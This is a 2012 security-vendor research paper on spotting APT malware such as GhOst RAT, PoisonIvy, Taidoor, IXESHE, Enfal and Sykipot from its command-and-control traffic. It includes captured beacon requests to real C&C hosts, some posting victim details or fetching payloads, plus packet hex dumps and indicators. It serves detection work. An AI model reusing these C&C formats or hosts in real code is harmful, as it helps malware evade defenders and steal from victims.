Trend Micro Incorporated
Research Paper
2012

Detecting APT Activity with Network Traffic Analysis

Nart Villeneuve and
James Bennett

Contents

About This Paper

Today's successful targeted attacks use a combination of social engineering, malware, and backdoor activities. This research paper will discuss how advanced detection techniques can be used to identify malware command-and-control (C&C) communications related to these attacks, illustrating how even the most high-profile and successful attacks of the past few years could have been discovered.

Trend Micro™ Deep Discovery advanced threat protection solution utilizes the techniques described in this paper and many more to detect malware and attacker activities undetectable by conventional security solutions. See details in the final section.

Introduction

Targeted attacks or what have come to be known as "advanced persistent threats (APTs)" are extremely successful. However, instead of focusing on the attack methods and effects to improve network defenses, many seem more concerned with debating whether they are "advanced" or not from a technical perspective. On one hand, some believe that the threat actors behind these campaigns have mythical capabilities both in terms of operational security and the exploits and malware tools they use. In fact, they do *not* always use zero-day exploits and often use older exploits and simple malware. Some, on the other hand, view the threats as pure hype conjured up by marketing departments even though they cannot explain why high-value targets worldwide suffer from repeated, successful, and long-term compromises.

While initial reports had a tendency to treat the cyber-espionage networks they uncovered as an "attack" or a "singular set of events," it is becoming increasingly clear that most targeted attacks are in fact part of ongoing campaigns. They are consistent espionage campaigns—a series of failed and successful attempts to compromise a target over time—that aim to establish persistent, covert presence in a target network so that information can be extracted as needed. Careful monitoring and investigation can help security researchers learn from the mistakes attackers make, allowing us to get a glimpse into malicious operations. In fact, we can track campaigns over time by relying on a combination of technical and contextual indicators. This paper focuses on using this threat intelligence to detect APT activity with network traffic analysis.

While new executable files that cannot be detected without new file signatures can be routinely created with automated builders and embedded in documents designed to exploit vulnerabilities in popular office software, the traffic malware generated when communicating with a C&C server tends to remain consistent.[1] This is likely due in part to the considerable amount of effort required to change a C&C protocol, including code changes in both the malware and C&C server. By increasing awareness, visibility, and information sharing, however, details of these campaigns are beginning to emerge. A significant portion of these ongoing campaigns can be consistently detected with the aid of network indicators. While detecting this kind of traffic requires prior knowledge or threat intelligence, network detection can effectively defend against known threats. Network traffic can also be correlated with other indicators in order to provide proactive detection.[2] In addition, proactive detection of unknown threats can be further extended by extrapolating methods and characteristics from known threat communication behaviors to derive more generic and aggressive indicators.

Although some APT activities will continue to leverage never-before-seen malware, a significant number of ongoing APT campaigns can still be consistently detected with network indicators. While C&C domain names and IP addresses will continue to change, making it difficult to maintain a defense posture by blocking them alone, network patterns are less subject to change.[3]

In fact, most of the campaigns documented in highly publicized reports, including GhostNet and Nitro, and the RSA breach, employed malware with consistent indicators that can be routinely detected by analyzing the network traffic produced as they communicate with C&C servers. Moreover, activity related to other less-known but long-running campaigns such as Taidoor, IXESHE, Enfal (aka "Lurid"), and Sykipot can also be consistently detected at the network level.

Despite being widely known and easy to detect, the malware used in these campaigns continue to effectively compromise targets worldwide. This paper reviews several such cases and describes the network detection techniques that can uncover them.

1 http://www.joestewart.org/csc07/defending-against-data-exfiltrating-malware.odp
2 http://www.sans.edu/student-files/projects/JWP-Binde-McRee-OConnor.pdf
3 Some techniques for building intelligence around IP addresses (found in common ranges) and domain names (co-hosting on the same IP address, registered by the same email address) exist but those are beyond the scope of this research paper.

GhostNet

The GhostNet C&C infrastructure was active in 2007 but was terminated after it was publicly disclosed in 2009.[4] The "Tracking GhostNet" report documented successful intrusions into diplomatic entities worldwide, along with the Dalai Lama's office, international organizations, and news media. The GhostNet campaign involved two malware components. The first-stage malware was dropped by malicious documents and connected to C&C servers via HTTP on port 80. While the malware accessed a variety of C&C servers, it also used specific and consistent URL parameters that can be detected.

```
GET /ld/queenfun/v1/login.php?c=d2hpdGU=&u=U1lTVEVN&s=&p=MTkyLjE2OC4wLjY5&hi=2wsdf351
HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; )
Accept: */*
Host: www.ibmunion.net
```

Figure 1: PHP version of a GhostNet request to a C&C server

```
GET /l/v2/loginv2.asp?hi=2wsdf351&x=.'..[xf).|.<.3XqHr....)IL{..&y=192.168.0.69 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322; .NET CLR 2.0.50727; InfoPath.1)
Host: www.palms-us.org
```

Figure 2: ASP version of a GhostNet request to a C&C server

Details describing how the GhostNet malware operated were published twice in 2008.[5] Simple pattern matching of URL paths within network traffic would have detected the malware beaconing to a C&C server. While the significance of this malware was not fully understood until the entire cyber-espionage network was exposed, it is understandable that creating intrusion detection system (IDS) rules based on such paths was probably not a high priority for defenders at that time.

The second-stage malware the GhostNet attackers deployed was the infamous GhOst RAT.[6] This well-known remote access Trojan (RAT) produces easily identifiable network traffic, which started with a "GhOst" header.

```
0000  08 00 27 da 44 58 08 00  27 71 b6 6b 08 00 45 00   ..'.DX.. 'q.k..E.
0010  00 89 00 87 40 00 80 06  78 69 c0 a8 00 1d c0 a8   ....@... xi......
0020  00 11 04 1c 00 50 70 5e  ba 0c c5 87 98 45 50 18   .....Pp^ .....EP.
0030  fa f0 94 b7 00 00 47 68  30 73 74 61 00 00 00 3c   ......Gh 0sta...<
0040  01 00 00 78 9c 4b 63 60  60 98 03 c4 ac 40 cc 08   ...x.Kc` `....@..
0050  c4 1a 5c 0c 0c 4c 40 3a  38 b5 a8 2c 33 39 55 21   ..\..L@: 8..,39U!
0060  20 31 39 5b c1 98 81 ee  80 19 44 30 32 32 88 01    19[.... ..D022..
0070  dd 73 60 05 83 6c 52 4e  69 2a 69 26 24 a6 e4 66   .s`..lRN i*i&$..f
0080  e6 11 21 46 24 38 f0 5d  de 50 cf 00 ce ed bc c0   ..!F$8.] .P......
0090  c3 00 00 50 21 11 2e                              ...P!..
```

Figure 3: GhOst RAT, the second-stage malware used by the GhostNet attackers

IDS rules to detect GhOst RAT have been in existence since at least 2008 and continue to be widely used.[7] In fact, the payload of a recent attack that delivered a Java exploit (i.e., CVE-2012-0507) through strategic website compromises, including human rights sites, was GhOst RAT.[8] While this attack maintained the signature "GhOst" header, other attacks leveraged a modified GhOst RAT.

A variant in which the "GhOst" header has been replaced with "LURKO" was recently used in targeted attacks.[9] Despite the modifications, however, GhOst RAT can still be consistently detected via the presence of the five-character header followed 8 bytes later by a zlib compression header. In addition, since ports 80 and 443 are often used for GhOst RAT traffic protocol-aware detection, triggering an alert if the protocol on port 80 is not HTTP can help detect this kind of traffic.

Deep Discovery can detect the specific "GhOst" and "LURKO" headers as well as generically detect this kind of communication by following the previously mentioned header structure.

4 http://www.nartv.org/mirror/ghostnet.pdf
5 http://www.datarescue.com/laboratory/trojan2008/index.html and http://www.wired.com/images_blogs/threatlevel/files/mcafee_security_journal_fall_2008.pdf
6 http://www.wired.com/images_blogs/threatlevel/files/mcafee_security_journal_fall_2008.pdf
7 http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20081211
8 http://community.websense.com/blogs/securitylabs/archive/2012/05/11/amnesty-international-uk-compromised.aspx and http://blog.shadowserver.org/2012/05/15/cyber-espionage-strategic-web-compromises-trusted-websites-serving-dangerous-results/
9 http://www.commandfive.com/papers/C5_APT_C2InTheFifthDomain.pdf and http://blogs.norman.com/2011/security-research/invisible-ynk-a-code-signing-conundrum

Nitro and RSA Breach

The Nitro attacks were documented in an October 2011 report on a series of attacks that began in July 2011 against companies in the chemical and motor sectors as well as human rights nongovernmental organizations (NGOs).[10] The attacks continued through December 2011 with the attackers actually using the report documenting their activities as bait.[11] The malware used in that case was PoisonIvy, a widely available RAT.[12]

PoisonIvy was also used in the RSA breach albeit by different actors.[13] While the attack against RSA, which was part of a campaign against many other organizations as well, leveraged a zero-day *Adobe Flash Player* vulnerability delivered via a *Microsoft Excel* spreadsheet, its ultimate payload was simply PoisonIvy.[14]

The network traffic generated by PoisonIvy begins with 256 bytes of seemingly random data after a successful TCP handshake. These bytes comprise a challenge request to see if the "client" (i.e., the RAT controller) is configured with password embedded in the "server" (i.e., the victim).

```
▼ Data (256 bytes)
    Data: 340c396c0220f4948a1041f5b3e7dbc699528c3d80d19e76...
    [Length: 256]

0000  08 00 27 da 44 58 08 00  27 71 b6 6b 08 00 45 00   ..'.DX.. 'q.k..E.
0010  01 28 00 67 40 00 80 06  77 ea c0 a8 00 1d c0 a8   .(.g@... w.......
0020  00 11 04 15 00 50 77 9c  79 9f 66 f3 a7 5e 50 18   .....Pw. y.f..^P.
0030  fa f0 a5 03 00 00 34 0c  39 6c 02 20 f4 94 8a 10   ......4. 9l. ....
0040  41 f5 b3 e7 db c6 99 52  8c 3d 80 d1 9e 76 4b f4   A......R .=...vK.
0050  f6 11 eb b6 59 95 28 a1  8a 23 15 eb 04 fe 78 65   ....Y.(. .#....xe
0060  a5 d9 c6 23 4a de 67 f3  11 5b a0 da 2f e5 3f c0   ...#J.g. .[../.?.
0070  b0 ff d4 6d 52 14 e9 57  9d 66 a7 11 05 06 0d f1   ...mR..W .f......
0080  20 f8 9b 20 da 9a 31 0b  5c c3 4d c6 55 ac 14 30    .. ..1. \.M.U..0
0090  ea 8f 12 4c c4 26 3c c6  19 1b be 99 13 fe 41 26   ...L.&<. ......A&
00a0  e9 1b 78 08 1f 1c 96 eb  51 45 73 5f f6 57 35 54   ..x..... QEs_.W5T
00b0  e9 9a 91 1c f8 f8 36 d1  38 14 d2 55 9a 24 d4 0e   ......6. 8..U.$..
00c0  fa 28 07 22 54 61 e4 f0  3b a4 f1 01 f5 ea 27 17   .("Ta.. ;.....'.
00d0  8f 9e 6f dd ea 8c 04 94  00 09 e8 9a b4 65 6a 73   ..o..... .....ejs
00e0  b4 d6 69 4c 2b 99 dc ea  05 35 67 93 e0 46 4d 87   ..iL+... .5g..FM.
00f0  48 23 d0 fe 23 b7 e1 f2  98 f8 1c e9 51 47 1e 45   H#..#... ....QG.E
0100  28 31 1f 89 34 5a d6 26  71 01 3d 92 a8 9c 39 d0   (1..4Z.& q.=...9.
0110  b6 ce b4 29 88 82 51 24  2b 7c 35 70 e0 24 3c 7a   ...)..Q$ +|5p.$<z
0120  db 84 f5 ef 6f d0 2b 93  95 26 4d 73 09 3b 64 ff   ....o.+. .&Ms.;d.
0130  ea 33 f9 9d 66 33                                 .3..f3
```

Figure 4: 256-byte challenge request from the RSA PoisonIvy sample

Detecting simply based on a request of 256 bytes will yield false positives. This can, however, be combined with protocol-aware detection. While the default port for PoisonIvy is 3460, it is most commonly seen used on ports 80, 443, and 8080 as well. This traffic can generically be detected by looking for a 256-byte outbound packet containing mostly non-ASCII data on the ports PoisonIvy attackers commonly use. This helps reduce false positives but still broadly covers PoisonIvy variants as long as they use the said challenge request.



Figure 5: Most commonly used ports by PoisonIvy samples found in Japan from 2008 to 2012

As shown in Figure 6, after the challenge response is received, the client (i.e., controller) then sends 4 bytes specifying the size of the machine code that it will send. This value has consistently been "D0 15 00 00" for all samples we analyzed for this version of PoisonIvy. This makes a great additional indicator on top of the logic previously described and significantly increases the confidence level of the detection.

10 http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf

11 http://www.symantec.com/connect/blogs/nitro-attackers-have-some-gall

12 Ironically, PoisonIvy was found to have vulnerabilities, which were used to shed light on the operations of certain threat actors (see https://media.blackhat.com/bh-eu-10/presentations/Dereszowski/BlackHat-EU-2010-Dereszowski-Targeted-Attacks-slides.pdf).

13 http://blogs.rsa.com/rivner/anatomy-of-an-attack/

14 http://krebsonsecurity.com/2011/10/who-else-was-hit-by-the-rsa-attackers/, http://blogs.gartner.com/avivah-litan/2011/04/01/rsa-securid-attack-details-unveiled-they-should-have-known-better, and http://www.f-secure.com/weblog/archives/00002226.html



Figure 6: Initial communication between a PoisonIvy server and client

PoisonIvy also makes use of "keep-alive" requests that are 48 bytes long. These requests appear to be always of the same length but their content differed depending on the "password" with which the PosionIvy client/server is configured. The default password, "admin," is consistently detected.[15]

```
Data: e0f53dc1f0ea15db433e65f89be214ba90485cd5ec70a38b...
[Length: 48]

0000  08 00 27 da 44 58 08 00  27 71 b6 6b 08 00 45 00   ..'.DX.. 'q.k..E.
0010  00 58 00 b2 40 00 80 06  78 6f c0 a8 00 1d c0 a8   .X..@... xo......
0020  00 11 04 15 00 50 77 9c  81 df 66 f3 e6 6f 50 18   .....Pw. ..f..oP.
0030  fa 60 13 52 00 00 e0 f5  3d c1 f0 ea 15 db 43 3e   .`.R.... =.....C>
0040  65 f8 9b e2 14 ba 90 48  5c d5 ec 70 a3 8b 41 72   e......H \..p..Ar
0050  28 50 ec f6 d5 2a d6 54  df ae 8e f8 35 26 be 77   (P...*.T ....5&.w
0060  77 0a e0 cc 1c 66                                 w....f
```

Figure 7: 48-byte keep-alive request from the RSA PoisonIvy sample

Deep Discovery takes all of the aforementioned approaches to generic and specific PoisonIvy detection, assigning the appropriate severity rating depending on the confidence level of the detection.

RATs such as GhOst and PoisonIvy are widely available and frequently used by APT actors but the traffic these produce is easily detectable. In the Nitro and RSA cases, the traffic was standard and easily detectable. These attacks were, however, extremely successful.

15 A variety of IDS rules available from http://emergingthreats.net/ covers various PoisonIvy keep-alive requests, including the default admin request.

Taidoor

The Taidoor campaign has been actively engaging in targeted attacks since at least 2008.[16] Taidoor is typically configured with three hard-coded C&C servers and three ports. Communication with a C&C server is done over HTTP. Content is protected using *RC4* encryption. The initial request to a C&C server follows the format, /{5 characters}.php?id={6 random numbers}{12 characters}.

```
GET /wwsyr.php?id=015766191138456C1EE HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.gov.toh.info
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 8: Taidoor network traffic

The last set of 12 characters refers to the victim's MAC address, which is encrypted using a custom algorithm that basically increases the values in the address by 1. This is also used as encryption key. Taidoor traffic has been consistent since 2008 and is easily detectable.

Deep Discovery detects this communication as previously specified.

IXESHE

The IXESHE campaign has been active since at least 2009.[17] Upon installation, the malware starts communicating with one of three C&C servers that can be configured via three ports, usually 80, 443, and 8080. Network communications transpire over HTTP and follow the format, /AWS[Numbers].jsp?[Custom Base64 Blob]. A custom Base64 alphabet is used to encode content.

```
GET /AWS26329.jsp?UrFwUIOKTRyfxR9KNRqhg8lcPr/CGjUwP8yJUs=7RjH7OinJ/85cgrqJP8jKGjpqgb/
wTrO7OIjhxoHcGaFaURqK/aHophHLd23K=NHk=a9oQhvDQaLKy8qo/RnJz42A HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: dot.faawan.com:443
Connection: Keep-Alive
```

Figure 9: IXESHE network traffic

16 http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/trojan_taidoor-targeting_think_tanks.pdf and http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the_taidoor_campaign.pdf

17 http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_ixeshe.pdf

Another instance of malware that is very similar to that used in the IXESHE campaign was used in a sister campaign that produces very similar network traffic but slightly different file paths—"AES[numbers].jsp," "CES[numbers].jsp," and "DES[numbers].jsp."

```
GET /AES210001129O16878.jsp?UrFwUIO3=h7o=fgwQInYPRbkQaHV=M9Bih7k=Z9r0+pKUrbk/IlsgfOk=
+LLQhpk=Z9LOhGbgqvJghHci7AA HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 140.119.44.181
Connection: Keep-Alive
```

Figure 10: IXESHE AES network traffic

In some cases, compromised servers are hosted on target organizations' networks after successful infiltration. This means that network defenses placed at the perimeter will not detect standard IXESHE network traffic because communication occurs internally. The attackers can communicate through an alternate means with the internal C&C server in order to avoid detection.

Deep Discovery can detect both variations of this communication but deployment and visibility are factors to consider when dealing with internally planted C&C servers.

Enfal aka Lurid

Enfal, aka the "Lurid downloader," has been used in targeted attacks as far back as 2006 and continues to actively attack targets worldwide.[18] Several versions of the Enfal malware exist but the communication between a compromised host and a C&C server remains consistent. Older but still active versions of the malware make several consistent requests, including /cg[a-z]-bin/Owpq4.cgi.

```
POST /cgl-bin/Owpq4.cgi HTTP/1.1
Host: note.webmail-temp.com
Content-Length: 83
Cache-Control: no-cache
```

Figure 11: Enfal network traffic that posts the victim's details to the C&C server

A newer version of the malware connects in a similar way, /cgi-bin/CMS_SubitAll.cgi.

```
POST /cgi-bin/CMS_SubitAll.cgi HTTP/1.1
Host: virustotel.3-a.net
Content-Length: 115
Cache-Control: no-cache
```

Figure 12: New Enfal variant's network traffic that posts the victim's details to the C&C server

In addition, we uncovered samples of the original version of Enfal that operate in a nearly identical way apart from using different file paths. In effect, Enfal was simply modified to connect to different file paths on the C&C server. Instead of the traditional POST request to /cg[a-z]-bin/Owpq4.cgi, these samples access /8jwpc/odw3ux.

```
POST /8jwpc/odw3ux HTTP/1.1
Host: home.coffeeibus.com
Content-Length: 104
Cache-Control: no-cache

gp..[.N.....t{j.......y........r..g(T_9.Tx.!..-....~F...
+/.......Wu.)..L.o.X.Z.{..C.n!..8.f..y.mq...t...HTTP/1.1 200 OK
Date: Fri, 17 Aug 2012 05:19:52 GMT
Server: Apache/2.2.15 (CentOS)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Figure 13: Original Enfal variant's network traffic that posts the victim's details to the C&C server

Enfal, however, makes more than one connection to the C&C server. It also polls a file to see if any command has been specified. Consistencies in Enfal's connection to the C&C server in order to receive commands, however, continue to allow detection of the malware's network traffic.

```
GET /trandocs/mm/[redacted]:00-00-00-00-00-00/Cmwhite HTTP/1.1
Host: note.webmail-temp.com
Cache-Control: no-cache
```

Figure 14: Enfal network traffic that checks if commands have been specified

Enfal makes requests for files that contain any command that the attackers want the compromised computers to execute.

```
GET /oi2c/wlc3/[redacted]:00-00-00-00-00-00/ij83d HTTP/1.1
Host: home.coffeeibus.com
Cache-Control: no-cache
```

Figure 15: New Enfal variant's network traffic that checks if commands have been specified

18 http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_dissecting-lurid-apt.pdf, http://www.secureworks.com/research/threats/sindigoo/, http://events.ccc.de/congress/2007/Fahrplan/attachments/1008_Crouching_Powerpoint_Hidden_Trojan_24C3.pdf, http://isc.sans.org/presentations/SANSFIRE2008-Is_Troy_Burning_Vanhorenbeeck.pdf, http://isc.sans.edu/diary.html?storyid=4177, http://www.nartv.org/mirror/shadows-in-the-cloud.pdf, http://wikileaks.org/cable/2009/04/09STATE32025.html, and http://cablesearch.org/cable/view.php?id=08STATE116943

These requests can be detected because they follow a specific format that includes two directories, followed by the hostname and MAC address of the compromised computer. This consistent pattern is still detected despite modifications made to Enfal.

Deep Discovery detects these Enfal communications using the various methods previously described as well.

Sykipot

The Sykipot campaign, which has been known by many names over the years, can be traced back to 2007 and possibly even 2006.[19] The campaign became better known after the discovery of a zero-day exploit (i.e., CVE-2011-2462) targeting U.S. Department of Defense (DOD) smartcards.[20] While older versions of Sykipot malware communicated with a C&C server over HTTP, newer versions have been seen using HTTPS, perhaps because requests made to the C&C server consistently use the format, /kys_allow_get.asp?name=getkys.kys, and, therefore, detectable.

```
GET /kys_allow_get.asp?name=getkys.kys HTTP/1.1
Accept: */*
User-Agent: HTTP-GET
Host: www.top10member.com
Cache-Control: no-cache
```

Figure 16: Sykipot network traffic

By 2008, Sykipot malware began communicating over HTTPS, making them impossible to detect based on URL path because that content was encrypted. Despite this transition, however, the malware remained detectable at the network level due to the use of consistent elements within the Secure Sockets Layer (SSL) certificate.[21]

In July 2012, new versions of the Sykipot malware were detected. These connected via HTTPS with a different URL path documented by Alienvault, GET/get.asp?nm=index.dat&hnm=[HOSTNAME]-[IP-ADDRESS]-[IDENTIFIER].[22] The SSL certificate on the server, however, remained one that could be detected using an already publicly published Snort rule.

Deep Discovery specifically detects the SSL certificate Sykipot malware uses. In addition, generically detecting suspicious SSL certificates has proven quite useful at proactively detecting zero-day malware, including the recently discovered Gauss malware. Looking for default, random, or empty values in SSL certificate fields and restricting such detections to only certificates supplied by hosts outside an organization's monitored network provides a great balance of proactive detection with manageable false positives.

19 http://blog.trendmicro.com/the-sykipot-campaign/
20 http://labs.alienvault.com/labs/index.php/2012/when-the-apt-owns-your-smart-cards-and-certs/
21 http://labs.alienvault.com/labs/index.php/2011/are-the-sykipots-authors-obsessed-with-next-generation-us-drones/
22 http://labs.alienvault.com/labs/index.php/2012/sykipot-is-back/

Will Adversaries Adapt?

There is a consistent need to weigh the risks of revealing enough information about APT campaigns to alert the public and allow defenders to take corrective action and giving the threat actors behind attacks an understanding of what is known about their operations and the opportunity to adapt. Information about these campaigns can be effectively used without pushing threat actors to adapt and evade detection. They have, for instance, made the following changes:

- Targeted attacks that have been using GhOst RAT utilize modified versions wherein the "GhOst" header has been replaced by other five-character strings such as "LURKO." This means that IDS rules that only match the "GhOst" header can be evaded.
- IXESHE attackers have used internal compromised machines as C&C servers. This means that network defenses placed at the perimeter will not detect standard IXESHE network traffic because such communication occurs internally.
- Enfal/Lurid users have begun changing the names of the files on their C&C servers. Generic patterns that allow for continued detection, however, still work.
- Sykipot users have switched from utilizing HTTP to encrypted HTTPS communications. This means that pattern matching based on the consistent URL path Sykipot uses can be evaded. Newer versions of Sykipot malware have also been seen using different URL paths.

Although there have been some minor variations, the APT campaigns and malware discussed in this paper have been largely consistent over a number of years despite detailed accounts in a variety of papers and reports. The changes that have been made do affect network-based detection but indicators that work despite these changes still exist, albeit the possibility of generating more false positives. Continued monitoring of these campaigns, however, provides threat intelligence that can be effectively used to begin detecting the modifications made by the attackers.

Network-Based Detection Challenges

Two key factors pose challenges to network-based detection—encryption and the cloud. The use of SSL encryption evades detection based on patterns in URL parameters and HTTP headers. The use of legitimate services in the cloud, meanwhile, evades attempts to simply block access to known "bad" locations. Together, these two factors make detecting APT activity challenging.

The use of these techniques is certainly not new. Such techniques have been extensively used in typical criminal operations. In the past, Twitter, Tumblr, Google Apps, Google Groups, and Facebook have all been used as malware C&C channels.[23] It is not surprising, therefore, that APT attackers have also been using such services as C&C channels.

Trojan.Gmail

In October 2010, contagiodump.blogspot.com posted a sample of a targeted attack that leveraged a conference on nuclear issues in South Korea.[24] The email from a spoofed email address associated with the conference had a malicious PDF attachment.

23 http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel, http://asert.arbornetworks.com/2009/11/malicious-google-appengine-used-as-a-cnc, http://blog.unmaskparasites.com/2009/11/11/hackers-use-twitter-api-to-trigger-malicious-scripts, http://www.symantec.com/connect/blogs/trojanwhitewell-what-s-your-bot-facebook-status-today, and http://www.symantec.com/connect/blogs/google-groups-trojan

24 http://contagiodump.blogspot.ca/2010/10/oct-08-cve-2010-2883-pdf-nuclear.html



Figure 17: Targeted email attack sample posted on contagiodump.blogspot.com

The PDF attachment exploits an Adobe Reader vulnerability (i.e., CVE-2010-2883) and drops a piece of malware onto the target's system that then creates two files, namely:

- C:\WINDOWS\system32\syschk.ocx
- C:\WINDOWS\system32\form.ocx

It also modifies the system's Internet Explorer (IE) browser (i.e., C:\Program Files\Internet Explorer\iexplore.exe) so it runs every time the browser is opened. Prior to exploitation, the MD5 hash of iexplore.exe is b60dddd2d63ce41cb8c487fcfbb6419e. After exploitation, this becomes 10eb6a3001376066533133a3d417c3b9.



Figure 18: IE certificate before and after modification

After execution, the malware logs in to a Gmail account using the information supplied in syschk.ocx. The traffic between the compromised computer and Gmail is SSL-encrypted on port 443. This means that at the network level, one can only observe encrypted traffic between the host and Google's servers.

Using Burp Proxy, however, one can analyze traffic between the malware and Gmail. The malware logs in to the Gmail account and sends an email whose content is encrypted to another Gmail address. The content appears to be the same as that of the file, form.ocx, which contains a unique ID the malware assigns, the hostname and IP address, the default home page of the default browser, and a list of the programs installed in the computer. It then connects to fuechei.chang.drivehq.com and downloads an additional file called "rename.ocx," which then renames syschk.ocx to syschk.ocx1.[25]

This type of malware poses challenges to traditional network defenses because its C&C traffic is both encrypted and sent to a trusted source.

Trojan.Gtalk

Trojan.Gtalk was discovered and documented by CyberESI in December 2011.[26] This piece of malware uses a legitimate program called "gloox," a Jabber/XMPP client, to utilize Gtalk as a C&C mechanism. Since Gtalk communication is encrypted by default, the C&C communication is encrypted at the network level. In addition, this malware uses another layer of encryption so the content transmitted between a victim and the attacker is protected. Trojan.Gtalk has been used as both a first- and a second-stage malware component.

The sample we analyzed was used as part of a multistage component. The initial sample we discovered was an .EXE file that opened a .PDF file after execution.

25 Analysis of this malware when it was first discovered in 2010 is available in http://www.nartv.org/2010/10/22/command-and-control-in-the-cloud/.

26 http://www.cyberesi.com/2011/12/15/trojan-gtalk/



Figure 19: Decoy .PDF file opened after execution

The malware then connects to a server and requests for the file, facebook.png, which contains Base64-encoded commands to download additional components.

```
GET /facebook.png HTTP/1.1
Accept: */*
User-Agent:      +Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host:
```

Figure 20: Request to download facebook.png

One of the commands contained within facebook.png instructs the compromised computer to download date.gif, a fake .GIF file that actually contains a version of Trojan.Gtalk that has been encrypted with the Rijndael algorithm.

```
d:                                /date.gif
```

Figure 21: Decoded Base64 command to download Trojan.Gtalk

